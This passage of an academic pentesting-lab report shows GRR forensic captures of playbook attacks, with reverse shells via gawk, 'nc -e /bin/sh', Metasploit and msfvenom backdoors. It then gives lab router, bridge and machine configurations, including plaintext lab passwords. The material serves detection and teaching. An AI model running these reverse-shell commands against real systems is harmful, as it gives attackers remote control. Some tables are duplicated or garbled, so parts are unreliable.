


Fig. 861. Netstat results captured after attack

Further information on the attack can be seen in the ListProcess flow created using the GRR server. In addition to all the information obtained from the netstat the fig below shows the command line (Command Line) used by attacker on the victim machine to establish the tcp session.

State	Path	Flow Name	Creation Time	Last Active	Creator																																																																		
✓	F:B0A43C4E	ListProcesses	2021-06-15 01:05:16 UTC	2021-06-15 01:06:09 UTC	admin																																																																		
<table border="1"> <tr><td>Pid</td><td>64870</td></tr> <tr><td>Ppid</td><td>61204</td></tr> <tr><td>Name</td><td>awk</td></tr> <tr><td>Exe</td><td>/usr/bin/gawk</td></tr> <tr><td>Cmdline</td><td>awk BEGIN(s="/inet/tcp/0/192.168.10.90/6600",while(1){if((s&getline c)<0){c=="exit"}break;while(c&&(c&getline)>0){print\$0&&s;close(c)}}</td></tr> <tr><td>Ctime</td><td>1623719084000000</td></tr> <tr><td>Real uid</td><td>1000</td></tr> <tr><td>Effective uid</td><td>1000</td></tr> <tr><td>Saved uid</td><td>1000</td></tr> <tr><td>Real gid</td><td>1000</td></tr> <tr><td>Effective gid</td><td>1000</td></tr> <tr><td>Saved gid</td><td>1000</td></tr> <tr><td>Username</td><td>rm2</td></tr> <tr><td>Terminal</td><td>/dev/pts/1</td></tr> <tr><td>Status</td><td>sleeping</td></tr> <tr><td>Nice</td><td>0</td></tr> <tr><td>Cwd</td><td>/home/rm2</td></tr> <tr><td>Num threads</td><td>1</td></tr> <tr><td>User cpu time</td><td>0</td></tr> <tr><td>System cpu time</td><td>0</td></tr> <tr><td>Rss size</td><td>3661824</td></tr> <tr><td>Vms size</td><td>224428032</td></tr> <tr><td>Memory percent</td><td>0.17640964686870575</td></tr> <tr><td colspan="2">Connections</td></tr> <tr><td>Family</td><td>INET</td></tr> <tr><td>Type</td><td>SOCK_STREAM</td></tr> <tr><td>Local address</td><td>Ip</td><td>192.168.10.26</td></tr> <tr><td>Port</td><td>38873</td></tr> <tr><td>Remote address</td><td>Ip</td><td>192.168.10.90</td></tr> <tr><td>Port</td><td>6600</td></tr> <tr><td>State</td><td>ESTABLISHED</td></tr> <tr><td>Pid</td><td>64870</td></tr> </table>						Pid	64870	Ppid	61204	Name	awk	Exe	/usr/bin/gawk	Cmdline	awk BEGIN(s="/inet/tcp/0/192.168.10.90/6600",while(1){if((s&getline c)<0){c=="exit"}break;while(c&&(c&getline)>0){print\$0&&s;close(c)}}	Ctime	1623719084000000	Real uid	1000	Effective uid	1000	Saved uid	1000	Real gid	1000	Effective gid	1000	Saved gid	1000	Username	rm2	Terminal	/dev/pts/1	Status	sleeping	Nice	0	Cwd	/home/rm2	Num threads	1	User cpu time	0	System cpu time	0	Rss size	3661824	Vms size	224428032	Memory percent	0.17640964686870575	Connections		Family	INET	Type	SOCK_STREAM	Local address	Ip	192.168.10.26	Port	38873	Remote address	Ip	192.168.10.90	Port	6600	State	ESTABLISHED	Pid	64870
Pid	64870																																																																						
Ppid	61204																																																																						
Name	awk																																																																						
Exe	/usr/bin/gawk																																																																						
Cmdline	awk BEGIN(s="/inet/tcp/0/192.168.10.90/6600",while(1){if((s&getline c)<0){c=="exit"}break;while(c&&(c&getline)>0){print\$0&&s;close(c)}}																																																																						
Ctime	1623719084000000																																																																						
Real uid	1000																																																																						
Effective uid	1000																																																																						
Saved uid	1000																																																																						
Real gid	1000																																																																						
Effective gid	1000																																																																						
Saved gid	1000																																																																						
Username	rm2																																																																						
Terminal	/dev/pts/1																																																																						
Status	sleeping																																																																						
Nice	0																																																																						
Cwd	/home/rm2																																																																						
Num threads	1																																																																						
User cpu time	0																																																																						
System cpu time	0																																																																						
Rss size	3661824																																																																						
Vms size	224428032																																																																						
Memory percent	0.17640964686870575																																																																						
Connections																																																																							
Family	INET																																																																						
Type	SOCK_STREAM																																																																						
Local address	Ip	192.168.10.26																																																																					
Port	38873																																																																						
Remote address	Ip	192.168.10.90																																																																					
Port	6600																																																																						
State	ESTABLISHED																																																																						
Pid	64870																																																																						
Payload type:		Process																																																																					

Fig. 862. List Process flow after the attack

The exploit was carried out with the help of the Playbook from the documentation (“*Playbook 23: Reverse TCP session by exploiting the vulnerability of AWK*”

F. *Attack Analysis on Playbook 24: Reverse TCP session by exploiting system shell (/bin/sh)*

Performing the live forensics: The attack was initiated from the inside kali where a command was executed to listen on port 6600. With the help of netcat command, the attacker executed a line of code on the victim's machine to compromised it. The command used was "nc -e /bin/sh 192.168.10.90 6600". The victim's machine was compromised successfully [151]. Refer to Section III (X), Playbook 24.

```

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.10.26   yes       The listen address (an interface may be s
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.20.11
rhost => 192.168.20.11
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.10.26:4444
[*] Command shell session 1 opened (192.168.10.26:4444 -> 192.168.20.11:57177) 0

```

Fig. 863. Running the exploit and starting reverse TCP handler on the Samba WebServer

The screenshot above shows that after the execution of code, reverse tcp session was achieved on the attacker's machine. Once the attack was commenced, it was captured by the GRR tool. The flow feature was used to obtain the details of the attack. At this moment we knew, the victim's machine was gonna be fedora as per the playook but in general, hunts should be used ideally to get the flows for all the clients for analysis. The two flows that were used here for analysis were "Netstat" and "List Processes". Netstat as discussed earlier, captures every detail about the network and the connections on every port corresponding to the IP address [151].

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	▶ F:7793745D	CheckRunner	2021-06-17 13:50:10 UTC	2021-06-17 13:51:34 UTC	admin
✓	F:1991A6A	ListProcesses	2021-06-17 13:50:05 UTC	2021-06-17 13:50:51 UTC	admin
✓	F:F0CC6793	Netstat	2021-06-17 13:49:57 UTC	2021-06-17 13:50:47 UTC	admin

Payload	Family	INET		
	Type	SOCK_STREAM		
	Local address	Ip	192.168.10.26	
		Port	49150	
	Remote address	Ip	192.168.10.90	
		Port	6600	
	State	ESTABLISHED		
Pid	85183			
Process name	msfconsole			
Payload type	NetworkConnection			
Timestamp	2021-06-17 13:50:46 UTC			

Fig. 864. Fig Netstat Result showing the remote IP of the insider attack with the msfconsole process

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	▶ F:7793745D	CheckRunner	2021-06-17 13:50:10 UTC	2021-06-17 13:51:34 UTC	admin
✓	F:1991A6A	ListProcesses	2021-06-17 13:50:05 UTC	2021-06-17 13:50:51 UTC	admin
✓	F:F0CC6793	Netstat	2021-06-17 13:49:57 UTC	2021-06-17 13:50:47 UTC	admin

Payload	Family	INET		
	Type	SOCK_STREAM		
	Local address	Ip	192.168.10.26	
		Port	49150	
	Remote address	Ip	192.168.10.90	
		Port	6600	
	State	ESTABLISHED		
Pid	85175			
Process name	nc			
Payload type	NetworkConnection			
Timestamp	2021-06-17 13:50:46 UTC			

Payload	Family	INET		
	Type	SOCK_STREAM		
	Local address	Ip	192.168.10.26	
		Port	49150	
	Remote address	Ip	192.168.10.90	
		Port	6600	
	State	ESTABLISHED		
Pid	85176			
Process name	sh			
Payload type	NetworkConnection			
Timestamp	2021-06-17 13:50:46 UTC			

Fig. 865. Fig Netstat Result showing the “nc” and “sh” process executed on the victim’s machine

The screenshot above shows the details such as payload information, type of payload if it was a file or a network connection with the timestamp . The payload details indicate that the nc and sh processes were executed on the victim’s machine for compromising it.

✓	F:1991A6A	ListProcesses	2021-06-17 13:50:05 UTC	2021-06-17 13:50:51 UTC	admin
		Connections	Family	INET	
			Type	SOCK_STREAM	
			Local address	Ip	192.168.10.26
				Port	49150
			Remote address	Ip	192.168.10.90
				Port	6600
			State	ESTABLISHED	
			Pid	85191	
			Family	INET	
			Type	SOCK_STREAM	
			Local address	Ip	127.0.0.1
				Port	34090
			Remote address	Ip	127.0.0.1
				Port	5433
			State	ESTABLISHED	
			Pid	85191	
			Family	INET	
			Type	SOCK_STREAM	
			Local address	Ip	192.168.10.26
				Port	4444
			Remote address	Ip	192.168.20.11
				Port	57177
			State	ESTABLISHED	
			Pid	85191	
			Payload type	Process	
			Timestamp	2021-06-17 13:50:49 UTC	

Fig. 866. Figure Result of List Process Flow showing the compromised client connected with the Samba WebServer

✓	F:1991A6A	ListProcesses	2021-06-17 13:50:05 UTC	2021-06-17 13:50:51 UTC	admin																																																						
<table border="1"> <tr><td>Pid</td><td>85191</td></tr> <tr><td>Ppid</td><td>85183</td></tr> <tr><td>Name</td><td>ruby</td></tr> <tr><td>Exe</td><td>/opt/metasploit-framework/embedded/bin/ruby</td></tr> <tr><td>Cmdline</td><td>/opt/metasploit-framework/bin/./embedded/bin/ruby</td></tr> <tr><td>Cmdline</td><td>/opt/metasploit-framework/bin/./embedded/framework/msfconsole</td></tr> <tr><td>Ctime</td><td>1623937588950000</td></tr> <tr><td>Real uid</td><td>1000</td></tr> <tr><td>Effective uid</td><td>1000</td></tr> <tr><td>Saved uid</td><td>1000</td></tr> <tr><td>Real gid</td><td>1000</td></tr> <tr><td>Effective gid</td><td>1000</td></tr> <tr><td>Saved gid</td><td>1000</td></tr> <tr><td>Username</td><td>rm2</td></tr> <tr><td>Terminal</td><td>None</td></tr> <tr><td>Status</td><td>sleeping</td></tr> <tr><td>Nice</td><td>0</td></tr> <tr><td>Cwd</td><td>/home/rm2</td></tr> <tr><td>Num threads</td><td>13</td></tr> <tr><td>User cpu time</td><td>5.929999828338623</td></tr> <tr><td>System cpu time</td><td>1.9299999475479126</td></tr> <tr><td>Rss size</td><td>172515328</td></tr> <tr><td>Vms size</td><td>631910400</td></tr> <tr><td>Memory percent</td><td>8.310986518859863</td></tr> <tr><td>Family</td><td>INET</td></tr> <tr><td>Type</td><td>SOCK_STREAM</td></tr> <tr><td>In</td><td>127.0.0.1</td></tr> </table>						Pid	85191	Ppid	85183	Name	ruby	Exe	/opt/metasploit-framework/embedded/bin/ruby	Cmdline	/opt/metasploit-framework/bin/./embedded/bin/ruby	Cmdline	/opt/metasploit-framework/bin/./embedded/framework/msfconsole	Ctime	1623937588950000	Real uid	1000	Effective uid	1000	Saved uid	1000	Real gid	1000	Effective gid	1000	Saved gid	1000	Username	rm2	Terminal	None	Status	sleeping	Nice	0	Cwd	/home/rm2	Num threads	13	User cpu time	5.929999828338623	System cpu time	1.9299999475479126	Rss size	172515328	Vms size	631910400	Memory percent	8.310986518859863	Family	INET	Type	SOCK_STREAM	In	127.0.0.1
Pid	85191																																																										
Ppid	85183																																																										
Name	ruby																																																										
Exe	/opt/metasploit-framework/embedded/bin/ruby																																																										
Cmdline	/opt/metasploit-framework/bin/./embedded/bin/ruby																																																										
Cmdline	/opt/metasploit-framework/bin/./embedded/framework/msfconsole																																																										
Ctime	1623937588950000																																																										
Real uid	1000																																																										
Effective uid	1000																																																										
Saved uid	1000																																																										
Real gid	1000																																																										
Effective gid	1000																																																										
Saved gid	1000																																																										
Username	rm2																																																										
Terminal	None																																																										
Status	sleeping																																																										
Nice	0																																																										
Cwd	/home/rm2																																																										
Num threads	13																																																										
User cpu time	5.929999828338623																																																										
System cpu time	1.9299999475479126																																																										
Rss size	172515328																																																										
Vms size	631910400																																																										
Memory percent	8.310986518859863																																																										
Family	INET																																																										
Type	SOCK_STREAM																																																										
In	127.0.0.1																																																										

Fig. 867. Fig GRR capturing the metasploit processes being executed on the victim's machine

The above figure shows the different commands that were run on the command prompt of the victims machine. One can capture this information for digital evidence to prove that the system was compromised and take further actions based on the investigation.

***** *The contribution of Puneet Ahuja ends here******

***** *The contribution of Kriti Aryal starts here******

G. *Attack Analysis on Playbook 14: Creating a backdoor using Malicious Linux Payloads*

This attack has been performed for Ubuntu machine. The exploit has been carried out by the creation of a malicious file (weaponization) using msfvenom. A Linux executable payload is created which act as a backdoor to the attacker machine (with IP configuration 10.10.10.11:440). Refer to Section III (N), Playbook 14.

The exploit was carried out with the help of the Playbook from the documentation ("*Playbook 14: Creating a backdoor using Malicious Linux Payloads*").

```

Shell No.1
File Actions Edit View Help
  @ wildcard Target

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.11:441
[*] Exploit failed [user-interrupt]: Interrupt
[*] run: Interrupted
msf5 exploit(multi/handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf5 exploit(multi/handler) > set LPORT 440
LPORT => 440
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.11      yes       The listen address (an interface may be specified)
  LPORT  440              yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.11      yes       The listen address (an interface may be specified)
  LPORT  440              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   wildcard Target

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.11:440
[*] Command shell session 1 opened (10.10.10.11:440 -> 192.168.10.23:43534) at 2021-06-14 18:36:34 -0500

```

Firefox Web Browser | Mon 16:42

GRR | C.d74a19654301c38d/flows/F:7154...

192.168.20.61:8000/#/clients/C.d74a19654301c38d/flows/F:7154... 80%

User: admin | 2021-06-14 23:42:32 UTC

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F-252D1911	ListProcesses	2021-06-14 23:37:46 UTC	2021-06-14 23:40:31 UTC	admin
✓	F-71544DBD	Netstat	2021-06-14 23:37:42 UTC	2021-06-14 23:40:31 UTC	admin
✓	F-EEDD2C48	ListProcesses	2021-06-14 23:08:31 UTC	2021-06-14 23:40:16 UTC	admin
✓	F-2CD4526C	Netstat	2021-06-14 23:08:25 UTC	2021-06-14 23:08:32 UTC	admin
✓	F-ABCD122E	Netstat	2021-06-14 23:07:39 UTC	2021-06-14 23:07:41 UTC	admin
✓	F-A03D58E5	ListProcesses	2021-06-14 23:06:51 UTC	2021-06-14 23:07:04 UTC	admin
✓	F-598E6F0E	Netstat	2021-06-14 23:06:46 UTC	2021-06-14 23:07:03 UTC	admin
✓	F-C085F99F	CollectRunKeyBinaries	2021-06-14 22:57:37 UTC	2021-06-14 22:57:40 UTC	admin
✓	F-48B287B8	ListProcesses	2021-06-14 22:57:29 UTC	2021-06-14 22:57:58 UTC	admin
✓	F-55DC52C6	Netstat	2021-06-14 22:57:24 UTC	2021-06-14 22:57:57 UTC	admin

Process name: apache2

Payload type: NetworkConnection

Timestamp: 2021-06-14 23:40:30 UTC

Family	INET
Type	SOCK_STREAM
Local address	192.168.10.23
Port	43534
Remote address	10.10.10.11
Port	440
State	ESTABLISHED
Pid	2011
Process name	UbuntuPayload.elf

Payload type: NetworkConnection

Timestamp: 2021-06-14 23:40:30 UTC

API | Help | Report a problem | GRR Version 3.2.4.6

Fig. 868. Capturing the exploit on Ubuntu using GRR

Payload	Status	sleeping		
	Nice	0		
	Cwd	/home/ubuntu/Downloads		
	Num threads	1		
	User cpu time	0		
	System cpu time	0		
	Rss size	4096		
	Vms size	159744		
	Memory percent	0.00019529189739841968		
	Connections	Family	INET	
Type		SOCK_STREAM		
Local address		Ip	192.168.10.23	
		Port	43534	
Remote address		Ip	10.10.10.11	
		Port	440	
	State	ESTABLISHED		
	Pid	2811		
Payload type	Process			
Timestamp	2021-06-14 22:49:31 UTC			

Fig. 869. Detailed exploit info on Ubuntu using GRR

Here in this attack, an external attacker can create a Linux payload and use social engineering tactics like sending out phishing email to employees working inside an organization to embed the malicious payload into their client machines. The internal employee may be a victim if they download and run the payload, unaware that they are creating security loopholes which can be exploited by a potential attacker. There should be analysis of this activity on the GRR as well. The GRR should be able to detect this activity happening by detecting the source and by verifying the ip address to see if the attacker was able to make a successful establishment of the connection.

The process of the attack has been explained thoroughly in the playbook that performs the exact attack. As a part of this GRR documentation, a successful connection establishment for verifying the attacker's machine was required. From the attacker's end, the targeted machine, and the exploit has been run with the ip address 10.10.10.11 and the port has been specified as 440. If we see the top right in the screenshot, we can see that the client has been identified as Ubuntu machine. The payload type is Network connection, and the flow run is for Netstat. In the payload section of the client information, we can see that the payload name is given as: Ubuntu payload.elf, that had been performed during the exploit. The ip that has been identified is that of the ip and the port number, that has been targeted by the attacker machine, and the connection has been successfully established. Other status details, time stamps can also be seen there also there in the top right of the interface, we can see a red button. This will give out any important notifications that needs to be seen by the admin or the user. Therefore, GRR was able to detect this activity and the connection was noticed from the outsider malicious attacker.

H. Attack Analysis on Playbook 1: Creating a malicious file using msfvenom to create a reverse TCP connection from the victim Windows 10 machine to the attacker machine

An attack is commenced on Windows10v1809 from the list of attacks using playbook 1 to detect and monitor its occurrence through GRR server. Here the attacker sends the malicious file to compromise the system. Once the attack is initiated, the payload is captured in the "Netstat" flow and is shown with details in the figure below. The state captured in the figure is the SYN_SENT with the IP address of the attacker and the port. Refer to Section III (A), Playbook 1.

✓	F:6E664D25	ListProcesses	2021-06-14 19:36:19 UTC	2021-06-14 19:36:24 UTC	admin
✓	F:48CC57B4	Netstat	2021-06-14 19:03:43 UTC	2021-06-14 19:03:45 UTC	admin

Flow Information Requests **Results** Log API

Download As: CSV (zipped) Download

Filtered by: oVHwcBzp.exe oVHwcBzp.exe Filter

Value				
<u>Payload</u>	Family	INET		
	Type	SOCK_STREAM		
	Local address	Ip	192.168.10.21	
		Port	53054	
	Remote address	Ip	10.10.10.11	
		Port	5678	
	State	SYN_SENT		
Pid	9488			
Process name	oVHwcBzp.exe			
<u>Payload type</u>	NetworkConnection			
<u>Timestamp</u>	2021-06-14 19:03:45 UTC			

Fig. 870. Netstat Information about Windows 10 after running the exploit

Further details on the attack can be observed in the “ListProcess” flow. The ListProcess shows the details where the process is executed, command line, username, status, and connections which can be effectively used to identify timestamp of attack.

✓	F:6E664D25	ListProcesses	2021-06-14 19:36:19 UTC	2021-06-14 19:36:24 UTC	admin
✓	F:48CC57B4	Netstat	2021-06-14 19:03:43 UTC	2021-06-14 19:03:45 UTC	admin

<u>Payload type</u>	Process				
	<u>Timestamp</u>	2021-06-14 19:36:24 UTC			
	<u>Payload</u>	Pid	6584		
		Ppid	1896		
		Name	oVHwcBzp.exe		
Exe		C:\Users\JERBIN~1\AppData\Local\Temp\oVHwcBzp.exe			
Cmdline		C:\Users\JERBIN~1\AppData\Local\Temp\oVHwcBzp.exe			
Ctime		1623724577000000			
Username		NT AUTHORITY\SYSTEM			
Status		running			
Nice		32			
Cwd		C:\Windows\system32			
Num threads		3			
User cpu time		0			
System cpu time		0			
Rss size		3457024			
Vms size	913408				
Memory percent	0.1610204577445984				
<u>Connections</u>	Family	INET			
	Type	SOCK_STREAM			
	Local address	Ip	192.168.10.21		
		Port	54464		
	Remote address	Ip	10.10.10.11		
		Port	5678		
	State	SYN_SENT			
Pid	6584				
<u>Payload type</u>	Process				
<u>Timestamp</u>	2021-06-14 19:36:24 UTC				

Fig. 871. ListProcess flow results after attack

SECOND INTERNETWORK IN PENTESTING LAB

VIII. DEVICE CONFIGURATIONS

A. Router Configurations

The router is the first line of defence against potential threats. The main purpose is to forward data packets within the network or the other. There are three routers present in this topology that helps in connecting machines in different zones to one and another.

- **Login credentials of all Routers:**

Username: root

Password: asdf

- **Initial configurations steps:**

The configurations of routers must be saved in /etc/rc.local file and after configurations are done the file must be executed using “sh /etc/rc.local” file to make router active.

The router RT1 has two interfaces vio0 and vio1 that is connecting to the trusted and proxy zone, respectively. The vio0 and vio1 interfaces are configured with IP address 192.168.100.1 and 192.168.90.1 respectively. Moreover, IP forwarding is enabled so that packets can travel between different networks. Only the default gateway of router RT1 is given because router RT1 is connected to router RT2 only. Therefore, there is no need of configurations of static routes. Following is the configuration file of router *RT1*.

i. Router RT1

```
mount -uw /
hostname rt1
ifconfig vio0 192.168.100.1 up
ifconfig vio1 192.168.90.1 up
sysctl net.inet.ip.forwarding=1
route add default 192.168.90.2
mount -ur /
```

The router RT2 has two interfaces vio0 and vio1 that is connecting to the proxy and demilitarized zone, respectively. The vio0 and vio1 interfaces are configured with IP address 192.168.90.2 and 192.168.80.1 respectively. Moreover, IP forwarding is enabled so that packets can travel between different networks. Both, the default, and static routes are configured in router RT2. As it knows about the connecting networks the default gateway is configured as given as the IP of RT3’s vio0 network whereas static route to trusted zone is being configured. Following is the configuration file of router *RT2*.

ii. Router RT2

```
mount -uw /
hostname rt2
ifconfig vio0 192.168.90.2 up
ifconfig vio1 192.168.80.1 up
sysctl net.inet.ip.forwarding=1
route add default 192.168.80.2
route add -net 192.168.100.0/24 192.168.90.1
mount -ur /
```

The router RT3 has two interfaces vio0 and vio1 that is connecting to the demilitarized and external zone, respectively. The vio0 and vio1 interfaces are configured with IP address 192.168.80.2 and 10.10.10.1, respectively. Moreover, IP forwarding is enabled so that packets can travel between different networks. Both, the default, and static routes are configured in router RT3. As it knows about the connecting networks the default gateway is configured as given as the IP of RT2’s vio1 network whereas static route to trusted and proxy zone is being configured. Following is the configuration file of router *RT3*.

iii. *Router RT3*

```
mount -uw /
hostname rt3
ifconfig vio0 192.168.80.2 up
ifconfig vio1 192.168.10.1 up
sysctl net.inet.ip.forwarding=1
route add default 192.168.80.1
route add -net 192.168.100.0/24 192.168.80.1
route add -net 192.168.90.0/24 192.168.80.1
mount -ur /
```

B. *Bridge Configurations*

The functionality of bridge is to forward traffic between networks by learning the MAC addresses of source and destination to be on different networks. There are four bridges present in this topology that helps in connecting machines in specific zone.

- **Login credentials of all Bridges:**

Username: root

Password: asdf

- **Initial configurations steps:**

The configurations of bridges must be saved in /etc/rc.local file and after configurations are done the file must be executed using “sh /etc/rc.local” file to make bridges active.

Bridge BR1 has 7 interfaces, from which 6 interfaces are connected to client machines in trusted zone and one is connected to router RT1. In the following configuration file of BR1, firstly 7 interfaces and bridge0 is created and then all the interfaces are added to the bridge.

i. *Bridge BR1*

```
mount -uw /
hostname br1
for i in 0 1 2 3 4 5 6; do ifconfig vio$i up; done
ifconfig bridge0 create
for i in 0 1 2 3 4 5 6; do ifconfig bridge0 add vio$i up; done
ifconfig bridge0 up
mount -ur /
```

Bridge BR2 has 7 interfaces, from which 5 interfaces are connected to the server machines in proxy zone and the remaining two are connected to routers RT1 and RT2, respectively. In the following configuration file of BR2, firstly 7 interfaces and bridge0 is created and then all the interfaces are added to the bridge.

ii. *Bridge BR2*

```
mount -uw /
hostname br2
for i in 0 1 2 3 4 5 6; do ifconfig vio$i up; done
ifconfig bridge0 create
for i in 0 1 2 3 4 5 6; do ifconfig bridge0 add vio$i up; done
ifconfig bridge0 up
mount -ur /
```

Bridge BR3 has 8 interfaces, from which 6 interfaces are connected to the server machines in demilitarized zone and the remaining two are connected to routers RT2 and RT3, respectively. In the following configuration file of BR3, firstly 8 interfaces and bridge0 is created and then all the interfaces are added to the bridge.

iii. *Bridge BR3*

```
mount -uw /
hostname br3
for i in 0 1 2 3 4 5 6 7; do ifconfig vio$i up; done
```

```

ifconfig bridge0 create
for i in 0 1 2 3 4 5 6 7; do ifconfig bridge0 add vio$i up; done
ifconfig bridge0 up
mount -ur /

```

Bridge BR4 has 5 interfaces, from which 4 interfaces are connected to the machines in external zone and one is connected to router RT3. In the following configuration file of BR4, firstly 5 interfaces and bridge0 is created and then all the interfaces are added to the bridge.

iv. *Bridge BR4*

```

mount -uw /
hostname br4
for i in 0 1 2 3 4; do ifconfig vio$i up; done
ifconfig bridge0 create
for i in 0 1 2 3 4; do ifconfig bridge0 add vio$i up; done
ifconfig bridge0 up
mount -ur /

```

C. *Machine Configurations – Trusted zone*

i. *SickOS Machine (C1)*

- **Configurations**

IP address: 192.168.100.10

Default gateway: 192.168.100.1

- **Login Credentials**

Username: root

Password: Rahim@2204

```

root@SickOs:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:b7:29
          inet addr:192.168.100.10  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b729/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5790 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:959670 (959.6 KB)  TX bytes:948 (948.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:10676 (10.6 KB)  TX bytes:10676 (10.6 KB)

```

Fig. 872. Device configuration of C1

ii. *Nightfall (C2)*

- **Configurations**

*IP address:*192.168.100.20

Default gateway: 192.168.100.1

- **Login Credentials**

Username: root

Password: miguel2

```
root@nightfall:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 52:54:00:12:b7:28 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.20/24 brd 192.168.100.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::5054:ff:fe12:b728/64 scope link
        valid_lft forever preferred_lft forever
root@nightfall:~#
```

Fig. 873. Device configuration of C2

iii. *Windows-XP (C3)*

- **Configurations**

